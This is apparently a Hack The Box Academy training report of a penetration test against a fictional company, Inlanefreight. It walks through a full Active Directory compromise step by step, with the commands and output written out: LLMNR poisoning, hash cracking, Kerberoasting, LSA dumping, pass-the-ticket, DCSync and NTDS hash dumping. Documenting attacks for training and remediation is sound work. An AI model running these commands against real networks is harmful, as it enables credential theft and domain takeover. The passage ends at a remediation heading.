HACKTHEBOX

Internal Penetration Test
Report of Findings

Inlanefreight Ltd.

June 2, 2022

Version 1.0

Table of Contents

Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

Engagement Contacts

Inlanefreight Contacts		
Primary Contact	**Title**	**Primary Contact Email**
Rachel Williams	Chief Executive Officer	rachel@inlanefreight.local
Secondary Contact	**Title**	**Secondary Contact Email**
William Ley	Chief Technical Officer	wley@inlanefreight.local

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Hack The Box Academy	Security Consultant	someone@htbacademy.local

Executive Summary

Inlanefreight Ltd. ("Inlanefreight" herein) contracted Hack The Box Academy to perform a Network Penetration Test of Inlanefreight's internally facing network to identify security weaknesses, determine the impact to Inlanefreight, document all findings in a clear and repeatable manner, and provide remediation recommendations.

Approach

Hack The Box Academy performed testing under a "black box" approach May 12, 2022, to May 31, 2022 without credentials or any advance knowledge of Inlanefreight's internally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely via a host that was provisioned specifically for this assessment. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Hack The Box Academy sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Hack The Box Academy were able to gain a foothold in the internal network, Inlanefreight allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

Scope

The scope of this assessment was one internal network range and the INLANEFREIGHT.LOCAL Active Directory domain.

In-Scope Assets

Host/URL/IP Address	Description
192.168.195.0/24	Inlanefreight internal network

Table 1: Scope Details

Assessment Overview and Recommendations

During the internal penetration test against Inlanefreight, Hack The Box Academy identified seven (7) findings that threaten the confidentiality, integrity, and availability of Inlanefreight's information systems. The findings were categorized by severity level, with five (5) of the findings being assigned a high-risk rating, one (1) medium-risk, and one (1) low risk. There was also one (1) informational finding related to enhancing security monitoring capabilities within the internal network.

The tester found Inlanefreight's patch and vulnerability management to be well-maintained. None of the findings in this report were related to missing operating system or third-party patches of known vulnerabilities in services and applications that could result in unauthorized access and system compromise. Each flaw discovered during testing was related to a misconfiguration or lack of hardening, with most falling under the categories of weak authentication and weak authorization.

One finding involved a network communication protocol that can be "spoofed" to retrieve passwords for internal users that can be used to gain unauthorized access if an attacker can gain unauthorized access to the network without credentials. In most corporate environments, this protocol is unnecessary and can be disabled. It is enabled by default primarily for small and medium sized businesses that do not have the resources for a dedicated hostname resolution (the "phonebook" of your network) server. During the assessment, the presence of these resources was observed on the network, so Inlanefreight should begin formulating a test plan to disable the dangerous service.

The next issue was a weak configuration involving service accounts that allows any authenticated user to steal a component of the authentication process that can often be guessed offline (via password "cracking") to reveal the human-readable form of the account's password. These types of service accounts typically have more privileges than a standard user, so obtaining one of their passwords in clear text could result in lateral movement or privilege escalation and eventually in complete internal network compromise. The tester also noticed that the same password was used for administrator access to all servers within the internal network. This means that if one server is compromised, an attacker can re-use this password to access any server that shares it for administrative access. Fortunately, both issues can be corrected without the need for third-party tools. Microsoft's Active Directory contains settings that can be used to minimize the risk of these resources being abused for the benefit of malicious users.

A webserver was also found to be running a web application that used weak and easily guessable credentials to access an administrative console that can be leveraged to gain unauthorized access to the underlying server. This could be exploited by an attacker on the internal network without needing a valid user account. This attack is very well-documented, so it is an exceedingly likely target can be particularly damaging, even in the hands of an unskilled attacker. Ideally, direct external access to this service would be disabled, but if it cannot be, it should be reconfigured with exceptionally strong credentials that are rotated frequently. Inlanefreight may also want to consider maximizing the log data collected from this device to ensure that attacks against it can be detected and triaged quickly.

The tester also found shared folders with excessive permissions, meaning that all users in the internal network can access a considerable amount of data. While sharing files internally between departments and users is important to day-to-day business operations, wide open permissions on file shares may result in unintentional disclosure of confidential information. Even if a file share does not contain any sensitive information today, someone may unwittingly put such data there thinking it is protected when it isn't. This configuration should be changed to ensure that users can access only what is necessary to perform their day-to-day duties.

Finally, the tester noticed that testing activities seemed to go mostly unnoticed, which may represent an opportunity to improve visibility into the internal network and indicates that a real-world attacker might remain undetected if internal access is achieved. Inlanefreight should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Inlanefreight should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that Inlanefreight will be able to detect and respond to suspicious activity.

Network Penetration Test Assessment Summary

Hack The Box Academy began all testing activities from the perspective of an unauthenticated user on the internal network. Inlanefreight provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

Summary of Findings

During the course of testing, Hack The Box Academy uncovered a total of seven (7) findings that pose a material risk to Inlanefreight's information systems. Hack The Box Academy also identified one informational finding that, if addressed, could further strengthen Inlanefreight's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below table provides a summary of the findings by severity level.

Finding Severity			
High	**Medium**	**Low**	**Total**
5	1	1	7

Table 2: Severity Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding #	Severity Level	Finding Name
1.	High	LLMNR/NBT-NS Response Spoofing
2.	High	Weak Kerberos Authentication ("Kerberoasting")
3.	High	Local Administrator Password Re-Use
4.	High	Weak Active Directory Passwords
5.	High	Tomcat Manager Weak/Default Credentials High
6.	Medium	Insecure File Shares
7.	Low	Directory Listing Enabled
8.	Info	Enhance Security Monitoring Capabilities

Table 3: Finding List

Internal Network Compromise Walkthrough

During the course of the assessment Hack The Box Academy was able gain a foothold and compromise the internal network, leading to full administrative control over the INLANEFREIGHT.LOCAL Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Inlanefreight the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

Detailed Walkthrough

Hack The Box Academy performed the following to fully compromise the INLANEFREIGHT.LOCAL domain.

1. The tester utilized the Responder tool to obtain an NTLMv2 password hash for a domain user, bsmith.
2. This password hash was successfully cracked offline using the Hashcat tool to reveal the user's clear text password which granted a foothold into the INLANEFREIGHT.LOCAL domain, but with no more privileges than a standard domain user.
3. The tester then ran the BloodHound.py, a Python version of the popular SharpHound collection tool to enumerate the domain and create visual representations of attack paths. Upon review, the tester found that multiple privileged users existed in the domain configured with Service Principal Names (SPNs), which can be leveraged to perform a Kerberoasting attack and retrieve TGS Kerberos tickets for the accounts which can be cracked offline using Hashcat if a weak password is set. From here, the tester used the GetUserSPNs.py tool to carry out a targeted Kerberoasting attack against the mssqlsvc account, having found that the mssqlsvc account had local administrator rights over the host SQL01.INLANEFREIGHT.LOCAL which was an interesting target in the domain.
4. The tester was able to successfully crack this account's password offline, revealing the clear text value.
5. The tester was able to authenticate to the host SQL01.INLANEFREIGHT.LOCAL and retrieve a clear text password from the host's registry by decrypting LSA secrets for an account (srvadmin) which was set up for autologon.
6. This srvadmin account had local administrator rights over all servers (aside from Domain Controllers) in the domain so the tester was able to log into the MS01.INLANEFREIGHT.LOCAL host and retrieve a Kerberos TGT ticket for a logged in user, pramirez, who was part of the Tier I Server Admins group which granted the account DCSync rights over the domain object. This attack can be utilized to retrieve the NTLM password hash for any user in the domain, resulting in domain compromise and persistence via a Golden Ticket.
7. The tester used the Rubeus tool to extract the Kerberos TGT ticket for the pramirez user and perform a Pass-the-Ticket attack to authenticate as this user.
8. Finally, the tester was able to perform a DCSync attack after successfully authenticating with this user account via the Mimikatz tool which ended in domain compromise.

Detailed reproduction steps for this attack chain are as follows:

Upon connecting to the network, the tester started the Responder tool and was able to capture a password hash for the bsmith user by spoofing NBT-NS/LLMNR traffic on the local network segment.

```
$ sudo responder -I eth0 -wrfv

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

 <SNIP>

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.195.168]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-TWWXTGD94CV]
    Responder Domain Name      [3BKZ.LOCAL]
    Responder DCE-RPC Port     [47032]

[+] Listening for events...

<SNIP>

[SMB] NTLMv2-SSP Client   : 192.168.195.205
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\bsmith
[SMB] NTLMv2-SSP Hash     :
bsmith::INLANEFREIGHT:7ecXXXXXX98ebc:73D1B2XXXXXXXXXXX45085A651:0101000000000000B588D9F766D801191BB2236A5FA
AA50000000002000800330042004B005A0001001E00570049004E002D0054005700570058005400470044003900340043005600040034
00570049004E002D0054005700570058005400470044003900340043005600 2E00330042004B005A002E004CXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXX2E004C004F00430041004C000700080000B588D9F766D801060004000200000008003000300000000000000001000000000
2000002CAE5BF3BB1FD2F846A280AEF43A8809C15207BFCB4DF5A580BA1B6FCAF6BBCE0A00100000000000000000000000000000000000
0090028006300690066007300 2F003100390032002E003100360038002E003100390035002E00310036003800000000000000000000000
0000

<SNIP>
```

Figure 1: Retrieving Password Hash with Responder

The tester was able to "crack" this password hash offline using the Hashcat tool and retrieve the clear text password value, thus granting a foothold to enumerate the Active Directory domain.

```
$ hashcat -m 5600 bsmith_hash /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

BSMITH::INLANEFREIGHT:7eccd965c4b98ebc:73d1b2c8c5f9861eefd31bb45085a651:0101000000000000b588d9f766d801191bb
2236a5faaa50000000002000800330042004b005a0001001e00570049004e002d0054005700570058005400470044003900340043005 6
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX00470044003900340043005 6002e00330042004b005a0
02e004c004f00430041004c000300140033004 2004b005a002e004c004f00430041004c000500140033004 2004b005a002e004c004f00
430041004c000700080000b588d9f766d80106000400020000000800300030000000000000000100000000 2000002cae5bf3bb1fd2f84
6a280aef43a8809c15207bfcb4df5a580ba1b6fcaf6bbce0a00100000000000000000000000000000000000000900280063006900660073
002f003100390032002e003100360038002e003100390035002e003100360038000000000000000000000000000:<REDACTED>
```

Figure 2: Cracking Password Hash with Hashcat

The tester proceeded to enumerate user accounts configured with Service Principal Names (SPNs) that may be subject to a Kerberoasting attack, a lateral movement/privilege escalation technique that targets SPNs which are unique identifiers that Kerberos uses to map a service instance to a service account. Any domain user can request a Kerberos ticket for any service account in the domain and the ticket is encrypted with the service account's NTLM password hash, which can potentially be "cracked" offline to reveal the account's clear text password value.

```
$ GetUserSPNs.py INLANEFREIGHT.LOCAL/bsmith -dc-ip 192.168.195.204
Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                          Name       MemberOf  PasswordLastSet             LastLogon
Delegation
--------------------------------------------  ---------  --------  --------------------------  ---------  ----
------
MSSQLSvc/SQL01.inlanefreight.local:1433       mssqlsvc             2022-05-13 16:52:07.280623  <never>
MSSQLSvc/SQL02.inlanefreight.local:1433       sqlprod              2022-05-13 16:54:52.889815  <never>
MSSQLSvc/SQL-DEV01.inlanefreight.local:1433   sqldev               2022-05-13 16:54:57.905315  <never>
MSSQLSvc/QA001.inlanefreight.local:1433       sqlqa                2022-05-13 16:55:03.421004  <never>
backupjob/veam001.inlanefreight.local         backupjob            2022-05-13 18:38:17.740269  <never>
vmware/vc.inlanefreight.local                 vmwaresvc            2022-05-13 18:39:10.691799  <never>
```

Figure 3: Listing SPN Accounts with GetUserSPNs.py

The tester then ran the Python version of the popular BloodHound Active Directory enumeration tool to collect information such as users, groups, computers, ACLs, group membership, user and computer properties, user sessions, local admin access, and more. This data can then be imported into a GUI tool to create visual representations of relationships within the domain and map out "attack paths" that can be used to potentially move laterally or escalate privileges within a domain.

```
$ sudo bloodhound-python -u 'bsmith' -p '<REDACTED>' -d inlanefreight.local -ns 192.168.195.204 -c All

INFO: Found AD domain: inlanefreight.local
INFO: Connecting to LDAP server: DC01.INLANEFREIGHT.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 503 computers
INFO: Connecting to LDAP server: DC01.INLANEFREIGHT.LOCAL
INFO: Found 652 users

<SNIP>
```

Figure 4: Running BloodHound Tool

The tester used this tool to check privileges for each of the SPN accounts enumerated earlier and noticed that only the mssqlsvc account had any privileges beyond a standard domain user. This account had local administrator access over the SQL01 host. SQL servers are often high value targets in a domain as they hold privileged credentials, sensitive data, or may even have a more privileged user logged in.



Figure 5: Confirming Local Admin Rights

The tester then performed a targeted Kerberoasting attack to retrieve the Kerberos TGS ticket for the mssqlsvc service account.

```
$ GetUserSPNs.py INLANEFREIGHT.LOCAL/bsmith -dc-ip 192.168.195.204 -request-user mssqlsvc

Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                    Name      MemberOf  PasswordLastSet             LastLogon
Delegation
--------------------------------------  --------  --------  --------------------------  ---------  ---------
-
MSSQLSvc/SQL01.inlanefreight.local:1433  mssqlsvc            2022-05-13 16:52:07.280623  <never>


$krb5tgs$23$*mssqlsvc$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/mssqlsvc*$2c43cf68f965432014279555d1984740$5a39
88485926feab23d73ad500b2f9b7698d46e91f9790348dec2867e5b1733cd5df326f346a6a3450dbd6c122f0aa72b9feca4ba8318463c
782936c51da7fa62d5106d795b4ff0473824cf5f85101fd603d0ea71edb11b8e9780e68c2ce096739fff62dbf86a67b53a616b7f17fb3
c164d8db0a7dc0c60ad48fb21aacfeecf36f2e17ca4e339ead4a8987be8486460bf41368426ef754930cfd4b92fee996e2f2f35796c4
4ba798c2a0f4184c9dc946a5009a515b2469d0e81f8b45360ba96f8f8fadb4678877d6c88b21e54804068bfbdb5c3ac393c5efcdf6828
6ed31bfa25f8ece180f1e3aaa4388886ed629595a6b95c68fc843c015669d57e950116c7b3988400d850e415059023e1cd27a2d6a8971
85716b806eba383bc5a0715884103212f2cc6e680a5409324b25440a015256fcce0be87a4ed348152b8d4b7e571c40ccb9c295c8cf18e
<SNIP>
```

Figure 6: Kerberoasting with GetUserSPNs.py

The tester was able to successfully "crack" this password offline to reveal its clear text value.

```
$ $hashcat -m 13100 mssqlsvc_tgs /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

$krb5tgs$23$*mssqlsvc$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/mssqlsvc*$2c43cf68f965432014279555d1984740$5a<S
NIP>:<REDACTED>
```

Figure 7: Cracking TGS Ticket with Hashcat

This password could be used to access the SQL01 host remotely and retrieve a set of clear text credentials from the registry for the srvadmin account.

```
$ crackmapexec smb 192.168.195.220 -u mssqlsvc -p <REDACTED> --lsa

SMB         192.168.195.220 445    SQL01            [*] Windows 10.0 Build 17763 (name:SQL01)
(domain:INLANEFREIGHT.LOCAL) (signing:False) (SMBv1:False)
SMB         192.168.195.220 445    SQL01            [+] INLANEFREIGHT.LOCAL\mssqlsvc:<REDACTED>
SMB         192.168.195.220 445    SQL01            [+] Dumping LSA secrets
SMB         192.168.195.220 445    SQL01
INLANEFREIGHT.LOCAL/Administrator:$DCC2$10240#Administrator#7bd0f186CCCCC450c5e8cb53228cc0
SMB         192.168.195.220 445    SQL01
INLANEFREIGHT.LOCAL/srvadmin:$DCC2$10240#srvadmin#ef393703f3fabCCCCCa547caffff5f

<SNIP>

SMB         192.168.195.220 445    SQL01            INLANEFREIGHT\srvadmin:<REDACTED>

<SNIP>

SMB         192.168.195.220 445    SQL01            [+] Dumped 10 LSA secrets to
/home/mrb3n/.cme/logs/SQL01_192.168.195.220_2022-05-14_081528.secrets and
/home/mrb3n/.cme/logs/SQL01_192.168.195.220_2022-05-14_081528.cached
```

Figure 8: Dumping Credentials from LSA

Using these credentials, the tester logged into the SQL01 host over Remote Desktop (RDP) and noted that another user, pramirez, was currently logged in as well.

```
C:\> query user

USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
pramirez              rdp-tcp#1           2  Active          3  5/14/2022 8:21 AM
>srvadmin              rdp-tcp#2           3  Active          .  5/14/2022 8:24 AM
```

Figure 9: Checking Logged-in Users

The tester checked the BloodHound tool and noticed that this user had the ability to perform the DCSync attack, which is a technique for stealing the Active Directory password database by leveraging a protocol used by domain controllers to replicate domain data. This attack can be used to retrieve NTLM password hashes for any user in the domain.



Figure 10: Confirming DCSync Privileges

After connecting, the tester used the Rubeus tool to view all Kerberos tickets currently available on the system and noticed that tickets for the pramirez user were present.

```
PS C:\> .\Rubeus.exe triage

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x256aef

 ------------------------------------------------------------------------------------------------------------
 | LUID     | UserName                     | Service                                                 | EndTime
 ------------------------------------------------------------------------------------------------------------
   | 0x256aef | srvadmin @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL                               | 5/14/2022
6:24:19 PM |
   | 0x256aef | srvadmin @ INLANEFREIGHT.LOCAL | LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 5/14/2022
6:24:19 PM |
   | 0x1a8b19 | pramirez @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL                               | 5/14/2022
6:21:35 PM |
   | 0x1a8b19 | pramirez @ INLANEFREIGHT.LOCAL | ProtectedStorage/DC01.INLANEFREIGHT.LOCAL         | 5/14/2022
6:21:35 PM |
   | 0x1a8b19 | pramirez @ INLANEFREIGHT.LOCAL | cifs/DC01.INLANEFREIGHT.LOCAL                            | 5/14/2022
6:21:35 PM |
   | 0x1a8b19 | pramirez @ INLANEFREIGHT.LOCAL | cifs/DC01                                                | 5/14/2022
6:21:35 PM |
   | 0x1a8b19 | pramirez @ INLANEFREIGHT.LOCAL | LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 5/14/2022
6:21:35 PM |
   | 0x1a8ade | pramirez @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL                               | 5/14/2022
6:21:35 PM |
   | 0x1a8ade | pramirez @ INLANEFREIGHT.LOCAL | LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 5/14/2022
6:21:35 PM
```

Figure 11: Viewing Available Kerberos TIckets

The tester then used this tool to retrieve the Kerberos TGT ticket for this user which could then be used to perform a "pass-the-ticket" attack and use the stolen TGT ticket to access resources in the domain.

```
PS C:\> .\Rubeus.exe dump /luid:0x1a8b19 /service:krbtgt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


Action: Dump Kerberos Ticket Data (All Users)

[*] Target service  : krbtgt
[*] Target LUID     : 0x1a8b19
[*] Current LUID    : 0x256aef

  UserName                 : pramirez
  Domain                   : INLANEFREIGHT
  LogonId                  : 0x1a8b19
  UserSID                  : S-1-5-21-1666128402-2659679066-1433032234-1108
  AuthenticationPackage    : Negotiate
  LogonType                : RemoteInteractive
  LogonTime                : 5/14/2022 8:21:35 AM
  LogonServer              : DC01
  LogonServerDNSDomain     : INLANEFREIGHT.LOCAL
  UserPrincipalName        : pramirez@INLANEFREIGHT.LOCAL


    ServiceName              :  krbtgt/INLANEFREIGHT.LOCAL
    ServiceRealm             :  INLANEFREIGHT.LOCAL
    UserName                 :  pramirez
    UserRealm                :  INLANEFREIGHT.LOCAL
    StartTime                :  5/15/2022 3:51:35 AM
    EndTime                  :  5/15/2022 1:51:35 PM
    RenewTill                :  5/21/2022 8:21:35 AM
    Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
    KeyType                  :  aes256_cts_hmac_sha1
    Base64(key)              :  3g/++VoJZ4ipbExARBCKK96OcN+3juTKNHiQ8XpHL/k=
    Base64EncodedTicket   :

      doIFZDCCBWCgAwIBBaEDAgEWooIEVDCCBFBhgg<SNIP>

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Figure 12: Dumping Kerberos Ticket Data

The tester performed the pass-the-ticket attack and successfully authenticated as the pramirez user.

```
PS C:\htb> .\Rubeus.exe ptt /ticket:doIFZDCCBWCgAwIBBaEDAgEWo<SNIP>
```

Figure 13: Performing Pass-the-Ticket Attack

This was confirmed using the klist command to view cached Kerberos tickets in the current session.

```
PS C:\htb> klist

Current LogonId is 0:0x256d1d

Cached Tickets: (1)

#0>     Client: pramirez @ INLANEFREIGHT.LOCAL
        Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 5/15/2022 3:51:35 (local)
        End Time:   5/15/2022 13:51:35 (local)
        Renew Time: 5/21/2022 8:21:35 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Figure 14: Listing Kerberos Tickets in Session

The tester then utilized this access to perform a DCSync attack and retrieve the NTLM password hash for the built-in Administrator account which led to Enterprise Admin level access over the domain.

```
PS C:\htb> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:INLANEFREIGHT\administrator
[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'INLANEFREIGHT\administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
[DC] ms-DS-ReplicationEpoch is: 1

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/12/2022 9:32:55 PM
Object Security ID   : S-1-5-21-1666128402-2659679066-1433032234-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: e4axxxxxxxxxxxxxxxx1c88c2e94cba2
```

Figure 15: Performing the DCSync Attack

The tester confirmed this access by authenticating to a Domain Controller in the INLANEFREIGHT.LOCAL domain.

```
$ sudo crackmapexec smb 192.168.195.204 -u administrator -H e4axxxxxxxxxxxxxxxx1c88c2e94cba2

SMB         192.168.195.204 445    DC01             [*] Windows 10.0 Build 17763 (name:DC01)
(domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB         192.168.195.204 445    DC01             [+] INLANEFREIGHT.LOCAL\administrator
e4axxxxxxxxxxxxxxxx1c88c2e94cba2
```

Figure 16: Authenticating to Domain Controller

With this access it was possible to retrieve the NTLM password hashes for all users in the domain. The tester then performed offline cracking of these hashes using the Hashcat tool. A domain password analysis showing several metrics can be found in the appendices of this report.

```
$ secretsdump.py inlanefreight/administrator@192.168.195.204 -hashes
ad3b435b51404eeaad3b435b51404ee:e4axxxxxxxxxxxxxxxx1c88c2e94cba2 -just-dc-ntlm

Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e4axxxxxxxxxxxxxxxx1c88c2e94cba2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cxxxxxxxxxx7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4180f1f4xxxxxxxxxx0e8523771a8c:::
mssqlsvc:1106:aad3b435b51404eeaad3b435b51404ee:55a6c7xxxxxxxxxxxx2b07e1:::
srvadmin:1107:aad3b435b51404eeaad3b435b51404ee:9f9154fxxxxxxxxxxxxx0930c0:::
pramirez:1108:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9xxxxxxxxxxxxxed5c58:::

<SNIP>
```

Figure 17: Dumping Domain Credentials

Remediation Summary

As a result of this assessment there are several opportunities for Inlanefreight to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Inlanefreight should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

Short Term

